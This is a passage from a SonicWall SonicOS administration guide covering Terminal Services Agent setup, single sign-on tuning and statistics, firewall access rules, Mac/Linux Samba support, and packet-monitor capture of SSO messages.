
After installing the SonicWall TSA and restarting your Windows Server system, you can double-click the SonicWall TSA desktop icon created by the installer to launch it for configuration, to generate a trouble shooting report (TSR), or to see the status and version information.

Topics:

Adding a SonicWall Network Security Appliance to SonicWall TSA Settings

Perform the following steps to add a SonicWall network security appliance to the SonicWall TSA:

1 Double-click the SonicWall TSA desktop icon. The SonicWall Terminal Services Agent window displays.



2 On the **Settings** tab, type the IP address of the firewall into the **Appliance IP** field.

3 Type the communication port into the **Appliance Port** field. The default port is 2259, but a custom port can be used instead. This port must be open on the Windows Server system.

4 Type the encryption key into the **Shared Secret** field. Select the **Show Secret** checkbox to view the characters and verify correctness. The same shared secret must be configured on the firewall.

5 In the **Timeout** drop-down list, select the number of seconds that the agent will wait for a reply from the appliance before retrying the notification. The range is 5 to 10 seconds, and the default is **5** seconds.

6 In the **Retries** drop-down list, select the number of times the agent will retry sending a notification to the appliance when it does not receive a reply. The range is 3 to 10 retries, and the default is **5**.

7 To enable full details in log messages, select the **Enable Verbose Log** checkbox. Do this only to provide extra, detailed information in a trouble shooting report. Avoid leaving this enabled at other times because it may impact performance.

8 Click **Apply**. A dialog box indicates that the SonicWall TSA service has restarted with the new settings.


Creating a SonicWall TSA Trouble Shooting Report

You can create a trouble shooting report (TSR) containing all current log messages and information about the agent, driver, and system settings to examine or to send to SonicWall Technical Support for assistance.

To create a TSR for the SonicWall TSA:

1 Double-click the **SonicWall TSA** desktop icon. The **SonicWall Terminal Services Agent** window displays.

2 Click the **Reports** tab.



3 To generate the TSR and:

- Automatically email it to SonicWall Technical Support, click **Send**.
- Examine it in your default text editor, click **View**.
- Save it as a text file, click **Save As**.


4 When finished, click **Close**.

Viewing SonicWall TSA Status and Version

To display the current status of the SonicWall TSA service on your Windows Server system, or to view the version number of the SonicWall TSA:

1 Double-click the **SonicWall TSA** desktop icon. The **SonicWall Terminal Services Agent** window displays.

2 Click the **About** tab.



3 Click **Close**.

Single Sign-On Advanced Features

Topics:

Overview

When a user first tries to send traffic through a SonicWall that is using SSO, the appliance sends a “who is this” request to SonicWall SSO Agent. The agent queries the user’s PC via Windows networking, and returns the user name to the firewall. If the user name matches any criteria set in the policies, then the user is considered as “logged on” by the SonicWall. When users are logged into the SonicWall using SSO, the SSO feature also provides detection of logouts. To detect logouts, the appliance repeatedly polls the agent to check if each user is still logged in. This polling, along with the initial identification requests, could potentially result in a large loading on the SonicWall SSO Agent application and the PC on which it is running, especially when very large numbers of users are connecting.

The SonicWall SSO feature utilizes a rate-limiting mechanism to prevent the appliance from swamping the agent with these user requests. Both automatic calculations and a configurable setting on the appliance govern how this rate-limiting operates. The SonicWall SSO feature automatically calculates the maximum number of user requests contained in each message to the agent that can be processed in the poll period, based on recent polling response times. Also, the timeout on a multi-user request is automatically set to be long enough to reduce the likelihood of an occasional long timeout during polling. The configurable setting controls the number of requests to send to the agent at a time, and can be tuned to optimize SSO performance and prevent potential problems. This section provides a guide to choosing suitable settings.

The potential for problems resulting from overloading the agent can be reduced by running the agent on a dedicated high-performance PC, and possibly also by using multiple agents on separate PCs, in which case the load will be shared between them. The latter option also provides redundancy in case one of the agent PCs fails.

The agent should run on a Windows Server PC (some older workstations could be used but changes in later Windows 2000/XP/Vista workstation releases and in service packs for the older versions added a TCP connection rate limiting feature that interferes with operation of the SSO agent).

About the Advanced Settings

The **Maximum requests to send at a time** setting is available on the **Advanced** tab of the SSO agent configuration.


This setting controls the maximum number of requests that can be sent from the appliance to the agent at the same time. The agent processes multiple requests concurrently, spawning a separate thread in the PC to handle each. Sending too many requests at a time can overload the PC on which the agent is running. If the number of requests to send exceeds the maximum, then some are placed on an internal “ring buffer” queue (see Using the Single Sign-On Statistics in the TSR on page 1489 and Viewing SSO Mouseover Statistics and Tooltips on page 1487). Requests waiting on the ring buffer for too long could lead to slow response times in SSO authentication.

This setting works in conjunction with the automatically calculated number of user requests per message to the agent when polling to check the status of logged in users. The number of user requests per message is calculated based on recent polling response times. SonicOS adjusts this number as high as possible to minimize the number of messages that need to be sent, which reduces the load on the agent and helps reduce network traffic between the appliance and the agent. However, the number is kept low enough to allow the agent to process all of the user requests in the message within the poll period. This avoids potential problems such as timeouts and failures to quickly detect logged out users.


Viewing SSO Mouseover Statistics and Tooltips

The SSO Configuration page provides mouseover statistics about each agent, and mouseover tooltips for many fields. On the **Settings** tab, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down.

To view the statistics for a particular agent, hover your mouse pointer over the **Statistics** icon to the right of the SSO agent. This also works for individual TSAs on the **Terminal Services** tab.




To view the statistics for all SSO activity on the appliance, hover your mouse pointer over the **Statistics** icon at the bottom of the table, in the same row as the **Add** button.



To close the statistics display, click **close**.

To clear all the displayed values, click **Click to reset**.

To view the tooltips available for many fields in the SSO configuration screens, hover your mouse pointer over the triangular icon to the right of the field. The tooltip will display until you move your mouse pointer away.



Using the Single Sign-On Statistics in the TSR

A rich set of SSO performance and error statistics is included in the trouble shooting report (TSR). These can be used to gauge how well SSO is performing in your installation. Download the TSR on the **System > Diagnostics** page and search for the title, SSO operation statistics. The following are the counters to look at in particular:

1. Under **SSO ring buffer statistics**, look at **Ring buffer overflows** and **Maximum time spent on ring**. If the latter approaches or exceeds the polling rate, or if any ring buffer overflows are shown, then requests are not being sent to the agent quickly enough. Also, if the **Current requests waiting on ring** is constantly increasing, that would indicate the same. This means that the **Maximum requests to send at a time** value should be increased to send requests faster. However, that will increase the load on the agent, and if the agent cannot handle the additional load, then problems will result, in which case it may be necessary to consider moving the agent to a more powerful PC or adding additional agents.
2. Under **SSO operation statistics**, look at **Failed user id attempts with time outs** and **Failed user id attempts with other errors**. These should be zero or close to it – significant failures shown here indicate a problem with the agent, possibly because it cannot keep up with the number of user authentications being attempted.
3. Also under **SSO operation statistics**, look at the **Total users polled in periodic polling**, **User polling failures with time outs**, and **User polling failures with other errors**. Seeing some timeouts and errors here is acceptable and probably to be expected, and occasional polling failures will not cause problems. However, the error rate should be low (an error rate of about 0.1% or less should be acceptable). Again, a high failure rate here would indicate a problem with the agent, as above.
4. Under **SSO agent statistics**, look at the **Avg user ID request time** and **Avg poll per-user resp time**. These should be in the region of a few seconds or less – something longer indicates possible problems on the network. Note, however, that errors caused by attempting to authenticate traffic from non-Windows PCs via SSO (which can take a significantly long time) can skew the **Avg user ID request time** value, so if this is high but **Avg poll per-user resp time** looks correct, that would indicate the agent is probably experiencing large numbers of errors, likely due to attempting to authenticate non-Windows devices – see Step 6.
5. If using multiple agents, then also under **SSO agent statistics** look at the error and timeout rates reported for the different agents, and also their response times. Significant differences between agents could indicate a problem specific to one agent that could be addressed by upgrading or changing settings for that agent in particular.
6. Traffic from devices other than PCs can trigger SSO identification attempts and that can cause errors and/or timeouts to get reported in these statistics. This can be avoided by configuring an address object group with the IP addresses of such devices, and doing one or both of the following:
   - If using Content Filtering, select that address object with the **Bypass the Single Sign On process for traffic from** setting on the **Enforcement** tab of the SSO configuration dialog.
   - If access rules are set to allow only authenticated users, set separate rules for that address object with **Users Allowed** set to **All**.

   To identify the IP addresses concerned, look in the TSR and search for “IP addresses held from SSO attempts”. This lists SSO failures in the preceding period set by the **Hold time after failure** setting.

   NOTE: If any of the listed IP addresses are for are Mac/Linux PCs, see Accommodating Mac and Linux Users on page 1490.

   To limit the rate of errors due to this you can also extend the **Hold time after failure** setting on the Users tab.

Examining the Agent

If the above statistics indicate a possible problem with the agent, a good next step would be to run Windows Task Manager on the PC on which the agent is running and look at the CPU usage on the **Performance** tab, plus

the CPU usage by the “CIAService.exe” process on the Processes tab. If the latter is using a large percentage of the CPU time and the CPU usage is spiking close to 100%, this is an indication that the agent is getting overloaded. To try to reduce the loading you can decrease the **Maximum requests to send at a time** setting; see Using the Single Sign-On Statistics in the TSR above, Step 1.

Remedies

If the settings cannot be balanced to avoid overloading the agent’s PC while still being able to send requests to the agent fast enough, then one of the following actions should be taken:

- Consider reducing the polling rate configured on the **Users** tab by increasing the poll time. This will reduce the load on the agent, at the cost of detecting logouts less quickly. Note that in an environment with shared PCs, it is probably best to keep the poll interval as short as possible to avoid problems that could result from not detecting logouts when different users use the same PC, such as the initial traffic from the second user of a PC possibly being logged as sent by the previous user.
- Move the agent to a higher-performance, dedicated PC.
- Configure an additional agent or agents.

Configuring Firewall Access Rules

Enabling SonicWall SSO affects policies on the **Firewall > Access Rules** page of the SonicOS management interface. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically.

Topics:

Automatically Generated Rules for SonicWall SSO

When a SonicWall SSO agent or TSA is configured in the SonicOS management interface, a Firewall access rule and corresponding NAT policy are created to allow the replies from the agent into the LAN. These rules use either a **SonicWall SSO Agents** or **SonicWall Terminal Services Agents** address group object, which has a member address object for each configured agent. The member address objects are automatically added to and deleted from the group object as agents are added or deleted. The member address objects are also updated automatically as an agent’s IP address changes, including when an IP address is resolved via DNS (where an agent is given by DNS name).

If SonicWall SSO agents or TSAs are configured in different zones, the Firewall access rule and NAT policy are added to each applicable zone. The same **SonicWall SSO Agents** or **SonicWall Terminal Services Agents** address group is used in each zone.

NOTE: Do not enable Guest Services in the same zone where SonicWall SSO is being used. Enabling Guest Services will disable SSO in that zone, causing users who have authenticated via SSO to lose access. Create a separate zone for Guest Services.

Accommodating Mac and Linux Users

Mac and Linux systems do not support the Windows networking requests that are used by the SonicWall SSO agent, but can use Samba 3.5 or newer to work with SonicWall SSO.

Using SSO on Mac and Linux With Samba

For Windows users, SonicWall SSO is used by a firewall to automatically authenticate users in a Windows domain. It allows the users to get access through the appliance with correct filtering and policy compliance without the need to identify themselves via any additional login process after their Windows domain login.

Samba is a software package used by Linux/Unix or Mac machines to give their users access to resources in a Windows domain (via Samba's **smbclient** utility) and/or to give Windows domain users access to resources on the Linux or Mac machine (via a Samba server).

A user working on a Linux PC or Mac with Samba in a Windows domain can be identified by SonicWall SSO, but it requires proper configuration of the Linux/Mac machine, the SSO Agent, and possibly some reconfiguration of the appliance. For example, the following configuration is necessary:

- To use SonicWall SSO with Linux/Mac users, the SonicWall SSO Agent must be configured to use **NetAPI** rather than **WMI** to get the user login information from the user's machine.
- For Samba to receive and respond to the requests from the SonicWall SSO Agent, it must be set up as a member of the domain and the Samba server must be running and properly configured to use domain authentication.

These and other configuration details are described in the *Using Single Sign-on with Samba* technote.

SonicWall SSO is supported by Samba 3.5 or newer.


NOTE: If multiple users log into a Linux PC, access to traffic from that PC is granted based on the most recent login.

Using SSO on Mac and Linux Without Samba

Without Samba, Mac and Linux users can still get access, but will need to log in to the firewall to do so. This can cause the following problems:

- Traffic from Mac or Linux systems might keep triggering SSO identification attempts unless the user logs in. This could potentially be a performance overhead to the SSO system if there are a large number of such systems, although the effect would be somewhat mitigated by the "hold after failure" timeout.
- If per-user Content Filtering (CFS) policies are used without policy rules with user level authentication, the default CFS policy will be applied to users of Mac and Linux systems unless they manually log in first.
- If policy rules are set requiring user level authentication, Web browser connections from users of Mac and Linux systems will be redirected to the login page after the SSO failure, but the failure may initiate a timeout that would cause a delay for the user.

To avoid these problems, the **Don't invoke Single Sign On to Authenticate Users** checkbox is available when configuring Firewall access rules by clicking **Add** on the **Firewall > Access Rules** page. This checkbox is visible only when SonicWall SSO is enabled. If this checkbox is selected, SSO is not attempted for traffic that matches the rule, and unauthenticated HTTP connections that match it are directed straight to the login page. Typically, the **Source** drop-down menu would be set to an address object containing the IP addresses of Mac and Linux systems.



In the case of CFS, a rule with this checkbox enabled can be added “in front of” CFS so that HTTP sessions from Mac and Linux systems are automatically redirected to log in, avoiding the need for these users to log in manually.

NOTE: Do not select the **Don't invoke Single Sign On to Authenticate Users** option for use with devices that are allowed to bypass the user authentication process entirely. Any devices that may be affected by an access rule when this option is enabled must be capable of logging in manually. A separate access rule should be added for such devices, with **Users Allowed** set to **All**.

Allowing ICMP Pings from a Terminal Server

In Windows, outgoing ICMP pings from users on the Terminal Server are not sent via a socket and so are not seen by the TSA, and hence the appliance will receive no notifications for them. Therefore, if firewall rules are using user level authentication and pings are to be allowed through, you must create separate access rules to allow them from “All”.

About Firewall Access Rules

Firewall access rules provide the administrator with the ability to control user access. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically. Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the firewall. The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface.

NOTE: More specific policy rules should be given higher priority than general policy rules. The general specificity hierarchy is source, destination, service. User identification elements, for example, user name and corresponding group permissions, are not included in defining the specificity of a policy rule.

By default, the firewall’s stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that block certain types of traffic such as IRC from the LAN to the WAN, or allow

certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

CAUTION: The ability to define network access rules is a powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

For detailed information about access rules, see Firewall > Access Rules on page 889.

Managing SonicOS with HTTP Login from a Terminal Server

The firewall normally grants access through policies based on authentication credentials supplied via HTTP login for one user at an IP address. For users on a terminal server, this method of authenticating one user per IP address is not possible. However, HTTP login is still allowed from a terminal server only for the purpose of administration of the appliance, subject to the following limitations and requirements:

- Internet access from the terminal server is controlled from the TSA, and HTTP login does not override that — a user on a terminal server is not granted any access through the appliance based on credentials supplied via HTTP login.
- HTTP login from a terminal server is allowed only for the built-in **admin** account and other user accounts with administrator privileges. An attempt to log in with a non-administrative account will fail with the error, `Not allowed from this location`.
- On successful HTTP login, an administrative user is taken straight to the management interface. The small **User Login Status** page is not displayed.
- The administrative user account used for HTTP login from the terminal server does not need to be the same user account that was used for login to the terminal server. It is shown on the appliance as an entirely separate login session.
- Only one user at a time can manage the appliance from a given terminal server. If two users attempt to do so simultaneously, the most recently logged in user takes precedence, and the other user will see the error, `This is not the browser most recently used to log in`.
- On a failure to identify a user due to communication problems with the TSA, an HTTP browser session is not redirected to the Web login page (as happens on a failure in the SSO case). Instead, it goes to a new page with the message, `The destination that you were trying to reach is temporarily unavailable due to network problems`.

Viewing and Managing SSO User Sessions

This section provides information to help you manage SSO on your firewall. See the following sections:

Logging Out SSO Users

The **Users > Status** page displays **Active User Sessions** on the firewall. The table lists **User Name, IP Address, Session Time, Time Remaining, Inactivity Remaining, Settings**, and **Logout**. For users authenticated using

SonicWall SSO Agent, the message **Auth. by SSO Agent** will display. To logout a user, click the **Delete** icon next to the user's entry.

NOTE: Changes in a user's settings, configured under **Users > Settings**, will not be reflected during that user's current session; you must manually log the user out for changes to take effect. The user will be transparently logged in again, with the changes reflected.

Configuring Additional SSO User Settings

The **Users > Settings** page provides configuration options for user session settings, global user settings, and acceptable use policy settings, in addition to SSO and other user login settings.

The **Enable login session limit** and corresponding **Login session limit (minutes)** settings under User Session Settings apply to users logged in using SSO. SSO users are logged out according to session limit settings, but will be automatically and transparently logged back in when they send further traffic.

NOTE: Do not set the login session limit interval too low. This could potentially cause performance problems, especially for deployments with many users.

Changes applied in the **Users > Settings** page during an active SSO session are not reflected during that session.

TIP: You must log the user out for changes to take effect. The user will immediately and automatically be logged in again, with the changes made.


Viewing SSO and LDAP Messages with Packet Monitor

The Packet Monitor feature available on **System > Packet Monitor** provides two checkboxes to enable capture of decrypted messages to and from the SSO agent, and decrypted LDAP over TLS (LDAPS) messages.

Capturing SSO Messages

To capture decrypted messages to or from the SSO authentication agent:

1. Click the **Configuration** button in the **System > Packet Monitor** page
2. Click the **Advanced Monitor Filter** tab
3. Select the **Monitor intermediate Packets** checkbox.
4. Select the **Monitor intermediate decrypted Single Sign On agent messages** checkbox.




5 Click **OK**.

The packets are marked with **(sso)** in the ingress/egress interface field. They have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct.

This enables decrypted SSO packets to be fed to the packet monitor, but any monitor filters are still applied to them.

Captured SSO messages are displayed fully decoded on the **System > Packet Monitor** page.



Capturing LDAP Over TLS Messages

